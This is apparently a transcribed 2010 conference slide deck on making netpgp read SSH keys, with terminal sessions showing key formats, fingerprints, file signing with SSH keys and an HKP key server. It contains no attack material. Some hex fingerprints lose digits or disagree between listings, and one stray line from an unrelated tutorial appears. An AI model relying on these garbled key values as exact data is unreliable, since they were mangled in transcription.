

SSH and PGP Key Convergence

Agenda

- Key formats
- Key convergence
- Key management
- ~~Key large~~
- Worked examples

Dingbats!



Problem

- SSH everywhere
- PGP almost nowhere
 - Command line interface could be better
 - seldom-used passphrases

Glimmer of hope

- Same kind of keys
 - RSA - mostly
 - DSA - which we'll discount from now on

Challenge

- Make it so that netpgp can read SSH keys



SSH pubkey format

- RFC 4716
- Barebones
 - string denoting type - RSA/DSA
 - e
 - n

SSH Key Format

```
Default
[5:47:46] eurobsdcon@osx-vm1 ~/.ssh [72] > ls -al
total 16
drwx----- 2 eurobsdcon eurobsdcon 512 Oct 4 21:46 .
drwxr-xr-x 3 eurobsdcon eurobsdcon 512 Oct 4 23:16 ..
-rw----- 1 eurobsdcon eurobsdcon 1743 Oct 4 21:46 id_rsa
-rw-r--r-- 1 eurobsdcon eurobsdcon 432 Oct 4 21:46 id_rsa.pub

[5:47:49] eurobsdcon@osx-vm1 ~/.ssh [73] > cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAQEAvpYW8UheVKZzxWkrQ3mCTQ+YnvZqvEiwUSP7YdCpUog7LKwwCT+8YivSdHpR9kHvn2E7vIphxeC4saoc/E
iuaukZGw2JSSi/eRFe6lPpFz+bmRPSk158D6FI2bCiIYSyEU5Zl1bzss0aEggA9IV+ymsJzAyb1p5cngq9cUbr7r7yQZTY+079qtX4HyHP2Tn2urqIC8nx
Z3//1xZmHMRS/MmwSkePWxom8EfFerrbzMiLwQmj1lRbEZnWo+ckDdI7sBr1flv0+9wCdqLH0xMcfYBjtgK8FrIIB05Fbu0CunTBjVHaSKMbCcJ9eJZB6t
aUph8RpDaxi6qd20cek3rlQ= eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk

[5:47:55] eurobsdcon@osx-vm1 ~/.ssh [74] > awk '{ print $2 }' id_rsa.pub | codecs base64decode | codecs hexdump
00000 | 00 00 00 07 73 73 68 2d 72 73 61 00 00 00 01 23 | ....ssh-rsa....#
00016 | 00 00 01 01 00 be 96 16 f1 48 5e 54 ad b3 c5 69 | .....H^T...i
00032 | 2b 43 79 82 4d 0f 98 9e f6 6a bc 48 b0 51 23 fb | +Cy.M....j.H.Q#.
00048 | 61 d0 a9 52 88 3b 2c ac 30 09 3f bc 62 2b d2 74 | a..R.;,.0.?.b+.t
00064 | 7a 51 f6 41 ef 9f 61 3b bc 8a 61 c5 e0 b8 b1 aa | zQ.A..a;..a.....
00080 | 1c fc 48 ae 6a e9 19 1b 0d 89 49 28 bf 79 11 5e | ..H.j.....I(.y.^
00096 | ea 53 e9 17 3f 9b 99 13 d2 93 5e 41 0f a1 48 d9 | .S..?.....^A..H.
00112 | b0 a2 21 84 b2 11 4e 59 97 56 f3 b2 c3 9a 12 a8 | ..!...NY.V.....
00128 | 00 f4 85 7e ca 6b 09 cc 0c 9b d6 9e 5c 9e 0a bd | ...~.k.....\...
00144 | 71 46 d1 ee be f2 41 94 d8 fb 4e fd aa d5 f8 37 | qF....A...N....7
00160 | 21 cf d9 39 f6 ba ba 88 0b c9 f1 67 7f ff d7 16 | !..9.....g....
00176 | 66 1c c4 52 fc c9 b0 4a 47 8f 59 7a 26 f0 47 c5 | f..R...JG.Yz&.G.
00192 | 7a ba db cc c8 8b c1 09 a3 d6 54 5b 11 99 d6 a3 | z.....T[....
00208 | e7 24 0d d2 3b b0 1a e5 7e 5b f4 fb dc 02 76 a2 | .$.;...~[....v.
00224 | c7 3b 13 1c 7d 80 63 b6 02 bc 16 b2 08 04 ee 45 | .;...}.c.....E
00240 | 6e e3 82 ba 74 c1 8d 51 da 48 a3 1b 09 c8 fd 78 | n...t..Q.H.....x
00256 | 96 41 ea d6 94 52 98 7c 46 90 da c6 2e aa 77 63 | .A...R.|F.....wc
00272 | 9c 78 ad eb 95 | .x...

[5:48:12] eurobsdcon@osx-vm1 ~/.ssh [75] > |
```




PGP Keyring

- PGP packets (from RFC 4880)
- packets one after the other
- include keys, trust sigs, dates, metadata
- `netpgp --list-packets ~/.gnupg/pubring.gpg`


```
Default
[5:56:01] agc@osx-vm1 ~ [175] > netpgp --list-packets ~/.gnupg-dsa/pubring.gpg
netpgp: default key set to "d4a643c5"
=> OPS_PARSER_PTAG: Public Key


*** NEXT KEY ***

----- ptag new_format=0 type=6 length_type=1 length=0x1a2 (418) position=0x0 (0)
Public Key packet
=> Public Key
PUBLIC KEY packet
----- PUBLIC KEY -----
Version: 4
Creation Time: time=1274229844 (Tue May 18 17:44:04 2010)
Algorithm: DSA (0x11)
p=A0D35F93E195094301D635AC894566E3E890F30ACB134934488CA41A9B2C7C92C268E58571626C362027187EC94180775E535E6505BE20D3C4AC
9DD2941B0724DA338EA4440124D3851D74A8A1D60F4554D81CDEEFBAC586BE73CFAE13462355841A65685E9ABF1FF26010694612C61A6A205CBADD
43E4D40516EE153E9CB327
q=88B520A324F5F71C9577E9F3201C05ADD5CC46B9
g=88B3E5FDCDE984D3799E2F7A8662A68F16835F9428EA58FB94BC3228972FFC752AA7C26847CF35A863808AAAC3FDFB0780CD2D6472AD8706B723
DA4955E5068530578E263063182081CB6E15858FE2AF31357F5196DDA4A9B2F76290CE03830F51BDDA85897571CA70A913380C5ACE135884A2FAE1
C885F3CCB241D24D91DE1D
y=27187B0AD070A12FFF9C2139251F12E0F208AFDD0277DDC08E96F8921632F26574764239198D152EE9CE98C434D68E45FA5382A5605484E0A7EA
F380E011513068BC17F2CF58AE647F510AAB17E90777197D128464F01A6BA0E33160378788436E21ECB88C064968307FA72348251AC56407AC74D4
6AD08098E99A051F3CC17D
----- end of PUBLIC KEY -----
=> OPS_PARSER_PACKET_END
packet contents:
[421 chars]
00000 | 99 01 a2 04 4b f3 34 54 11 04 00 a0 d3 5f 93 e1 | ....K,4T.....
00016 | 95 09 43 01 d6 35 ac 89 45 66 e3 e8 90 f3 0a cb | ..C..S..Ef.....
00032 | 13 49 34 48 bc a4 1a 9b 2c 7c 92 c2 6b e5 85 71 | .I4H....l..k..q
00048 | 62 6c 36 20 27 18 7e c9 41 80 77 5e 53 5e 65 05 | b16 '.,A.w^S^e.
00064 | be 20 d3 c4 ac 9d d2 94 1b 07 24 da 33 be a4 44 | . ....$.3..D
00080 | 01 24 d3 b5 1d 74 a8 a1 d6 0f 45 54 d8 1c de ef | .$....t....ET....
00096 | ba c5 86 be 73 cf ae 13 46 23 55 84 1a 65 6b 5e | ....s...F#U..ek^
00112 | 9a bf 1f f2 60 10 69 46 12 c6 1a 6a 20 5c ba dd | ....`.iF...j \..
00128 | 43 e4 d4 05 16 ee 15 3e 9c b3 27 00 a0 88 b5 20 | C.....>..'....
00144 | a3 24 f5 f7 1c 95 77 e9 f3 20 1c 05 ad d5 cc 46 | .$.....w.. ....F
00160 | b9 04 00 8b b3 e5 fd cd e9 84 d3 79 9e 2f 7a 86 | .....y./z.
00176 | 62 a6 8f 16 b3 5f 94 28 ea 5b fb 94 bc 32 28 97 | b.....C.[...2C.
00192 | 2f fc 75 2a a7 c2 68 47 cf 35 ab 63 80 8a aa c3 | /.u*..hG.S.c....
00208 | fd fb 07 80 cd 2d 64 72 ad 87 06 b7 23 da 49 55 | .....-dr....#.IU
00224 | e5 06 85 30 57 be 26 30 63 18 20 81 cb 6e 15 b5 | ...0W.&0c. ..n..
00240 | 8f e2 af 31 35 7f 51 96 dd a4 a9 b2 f7 62 90 ce | ...15.Q.....b..
00256 | 03 83 0f 51 bd da 85 b9 75 71 ca 70 a9 13 3b 0c | ...Q.....uq.p.;.
00272 | 5a ce 13 58 b4 a2 fa e1 c8 b5 f3 cc b2 41 d2 4d | Z..X.....A.M
00288 | 91 de 1d 03 fe 27 18 7b 0a d0 70 a1 2f ff 9c 21 | .....'.{..p./..!
00304 | 39 25 1f 12 e0 f2 08 af dd d2 77 dd c0 be 96 f8 | 9%.....w.....
00320 | 92 16 32 f2 65 74 76 42 39 19 8d 15 2e e9 ce 98 | ..2.etv89.....
00336 | c4 34 d6 8e 45 fa 53 b2 a5 60 54 b4 e0 a7 ea f3 | .4..E.S..`T....
00352 | 80 e0 11 51 30 6b bc 17 f2 cf 58 ae 64 7f 51 0a | ...Q0k....X.d.Q.
00368 | ab 17 e9 07 77 19 7d 12 84 64 f0 1a 6b a0 e3 31 | ....w.}..d..k..1
00384 | 60 37 b7 bb 43 6e 21 ec b8 8c 06 49 6b 30 7f a7 | `7..Cn!....Ik0..
00400 | 23 48 25 1a c5 64 07 ac 74 d4 6a d0 80 98 e9 9a | #%..d..t.j.....
00416 | 05 1f 3c c1 7d | ..<.}
=> OPS_PARSER_PTAG: User ID

----- ptag new_format=0 type=13 length_type=0 length=0x3c (60) position=0x1a5 (421)
User ID packet
=> User ID
USER ID packet
```




SSH Host Keys



```
Default
[21:28:14] agc@osx-vm1 ...local/src/eurobsdcon-2010 [424] > netpgpkeys --ssh --sshkeyfile=/etc/ssh/ssh_host_rsa_key.pub
b -l --hash md5
1 key found
signature 1024/RSA (Encrypt or Sign) fcdd1c608bef4c4b 2008-08-11
Key fingerprint: e935 902d ebf1 76ba fcdd 1c60 8bef 4c4b
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/etc/ssh/ssh_host_rsa_key.pub) <root@osx-vm1.crowthorne.alis
taircrooks.co.uk>

[21:28:21] agc@osx-vm1 ...local/src/eurobsdcon-2010 [425] > netpgpkeys --ssh --sshkeyfile=/etc/ssh/ssh_host_rsa_key.pub
b -l --hash md5 | awk 'NR == 3 { print $3 $4 $5 $6 $7 $8 $9 $10 }'
e935902debf176bafcd1c608bef4c4b

[21:28:30] agc@osx-vm1 ...local/src/eurobsdcon-2010 [426] > ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key.pub | awk '{ gs
ub(":", "", $2); print $2 }'
e935902debf176bafcd1c608bef4c4b

[21:28:41] agc@osx-vm1 ...local/src/eurobsdcon-2010 [427] > 
```


SSH User Keys


```
Default
[21:52:58] eurobsdcon@osx-vm1 ~ [12] > id
uid=1004(eurobsdcon) gid=1004(eurobsdcon) groups=1004(eurobsdcon)
[21:53:02] eurobsdcon@osx-vm1 ~ [13] > ls -al ~/.ssh
total 16
drwx----- 2 eurobsdcon eurobsdcon 512 Oct 4 21:46 .
drwxr-xr-x 3 eurobsdcon eurobsdcon 512 Oct 4 21:46 ..
-rw----- 1 eurobsdcon eurobsdcon 1743 Oct 4 21:46 id_rsa
-rw-r--r-- 1 eurobsdcon eurobsdcon 432 Oct 4 21:46 id_rsa.pub
[21:53:06] eurobsdcon@osx-vm1 ~ [14] > netpgpkeys --ssh -l --hash=md5
1 key found
signature 2048/RSA (Encrypt or Sign) 5df055830fddfb9 2010-10-05
Key fingerprint: a619 e52a bac6 2cd5 5df0 5583 0fdd fbd9
uid          osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[21:53:14] eurobsdcon@osx-vm1 ~ [15] > netpgpkeys --ssh -l --hash=md5 | awk 'NR == 3 { print $3 $4 $5 $6 $7 $8 $9 $10 }'
a619e52abac62cd55df055830fddfb9
[21:53:20] eurobsdcon@osx-vm1 ~ [16] > ssh-keygen -l -f /home/eurobsdcon/.ssh/id_rsa.pub | awk '{ gsub(":", "", $2); print $2 }'
a619e52abac62cd55df055830fddfb9
[21:53:36] eurobsdcon@osx-vm1 ~ [17] > |
```


SSH Key Management

- Does anyone do this?
- How many people use 1024-bit keys
- Any SSHv1 keys?
- When was key created?

SSH User Key Signing

A terminal window titled "Default" with standard macOS window controls (red, yellow, green buttons) in the top-left corner. The terminal shows a series of commands and their outputs related to signing an SSH configuration file. The prompt is "eurobsdcon@osx-vm1 ~". The first command is "netpgp -s --ssh .cshrc", which prompts for a PEM pass phrase and then displays key information: "signature 2048/RSA (Encrypt or Sign) d9b73e6f1b99d523 2010-10-05", "Key fingerprint: 8d46 40aa a9a9 912a 603f 7716 d9b7 3e6f 1b99 d523", and "uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>". The second command is "ls -al .cshrc*", showing two files: ".cshrc" (771 bytes, Dec 22 2008) and ".cshrc.gpg" (1088 bytes, Oct 4 22:11). The third command is "netpgp -v --ssh .cshrc.gpg", which outputs: "Good signature for .cshrc.gpg made Mon Oct 4 22:11:48 2010", "using RSA (Encrypt or Sign) key d9b73e6f1b99d523", and repeats the key information from the first command. The final command is a partial "netpgp" command, shown as "[22:12:10] eurobsdcon@osx-vm1 ~ [50] > |".

```
[22:11:36] eurobsdcon@osx-vm1 ~ [47] > netpgp -s --ssh .cshrc
Enter PEM pass phrase:
signature 2048/RSA (Encrypt or Sign) d9b73e6f1b99d523 2010-10-05
Key fingerprint: 8d46 40aa a9a9 912a 603f 7716 d9b7 3e6f 1b99 d523
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>
[22:11:48] eurobsdcon@osx-vm1 ~ [48] > ls -al .cshrc*
-rw-r--r-- 1 eurobsdcon eurobsdcon 771 Dec 22 2008 .cshrc
-rw----- 1 eurobsdcon eurobsdcon 1088 Oct 4 22:11 .cshrc.gpg
[22:11:56] eurobsdcon@osx-vm1 ~ [49] > netpgp -v --ssh .cshrc.gpg
Good signature for .cshrc.gpg made Mon Oct 4 22:11:48 2010
using RSA (Encrypt or Sign) key d9b73e6f1b99d523
signature 2048/RSA (Encrypt or Sign) d9b73e6f1b99d523 2010-10-05
Key fingerprint: 8d46 40aa a9a9 912a 603f 7716 d9b7 3e6f 1b99 d523
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>
[22:12:10] eurobsdcon@osx-vm1 ~ [50] > |
```


SSH Host Key Signing

```
Default
[22:36:08] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [22] > sudo netpgp --sshkeyfile=/etc/ssh/ssh_host_rsa_key.pub --output passwd.gpg -s /etc/passwd
signature 1024/RSA (Encrypt or Sign) 040180871e00404a 2008-08-11
Key fingerprint: c4aa b385 4796 e6ce 606c f0c2 0401 8087 1e00 404a
uid      osx-vm1.crowthorne.alistaircrooks.co.uk (/etc/ssh/ssh_host_rsa_key.pub) <root@osx-vm1.crowthorne.alistaircrooks.co.uk>
[22:36:17] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [23] > ls -al
total 6
drwxr-xr-x  2 agc  agc   512 Oct  4 22:36 .
drwxr-xr-x  4 agc  agc   512 Oct  4 22:23 ..
-rw-----  1 root agc  1476 Oct  4 22:36 passwd.gpg
[22:36:24] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [24] > sudo chmod 644 passwd.gpg
[22:36:31] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [25] > netpgp -v --sshkeyfile=/etc/ssh/ssh_host_rsa_key.pub passwd.gpg
Good signature for passwd.gpg made Mon Oct  4 22:36:17 2010
using RSA (Encrypt or Sign) key 040180871e00404a
signature 1024/RSA (Encrypt or Sign) 040180871e00404a 2008-08-11
Key fingerprint: c4aa b385 4796 e6ce 606c f0c2 0401 8087 1e00 404a
uid      osx-vm1.crowthorne.alistaircrooks.co.uk (/etc/ssh/ssh_host_rsa_key.pub) <root@osx-vm1.crowthorne.alistaircrooks.co.uk>
[22:36:37] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [26] > |
```


... Tutorial: Facial age progression



Running hkpd



A screenshot of a macOS-style terminal window. The title bar is light gray with three colored window control buttons (red, yellow, green) on the left and a close button on the right. The text "Default" is centered in the title bar. The terminal content shows a red prompt "[22:58:31] eurobsdcon@osx-vm1 ~ [54] >" followed by the command "hkpd -D -S ~/.ssh/id_rsa.pub -H ~/.ssh" in green text. A purple cursor is visible at the end of the command line.

```
[22:58:31] eurobsdcon@osx-vm1 ~ [54] > hkpd -D -S ~/.ssh/id_rsa.pub -H ~/.ssh
```


Retrieving keys by HKP

```
Default
[22:59:23] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [44] > hkpc -h localhost index eurobsdcon
1 key found
signature 2048/RSA (Encrypt or Sign) 5df055830fddfb9 2010-10-05
Key fingerprint: a619 e52a bac6 2cd5 5df0 5583 0fdd fbd9
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alist
aircrooks.co.uk>

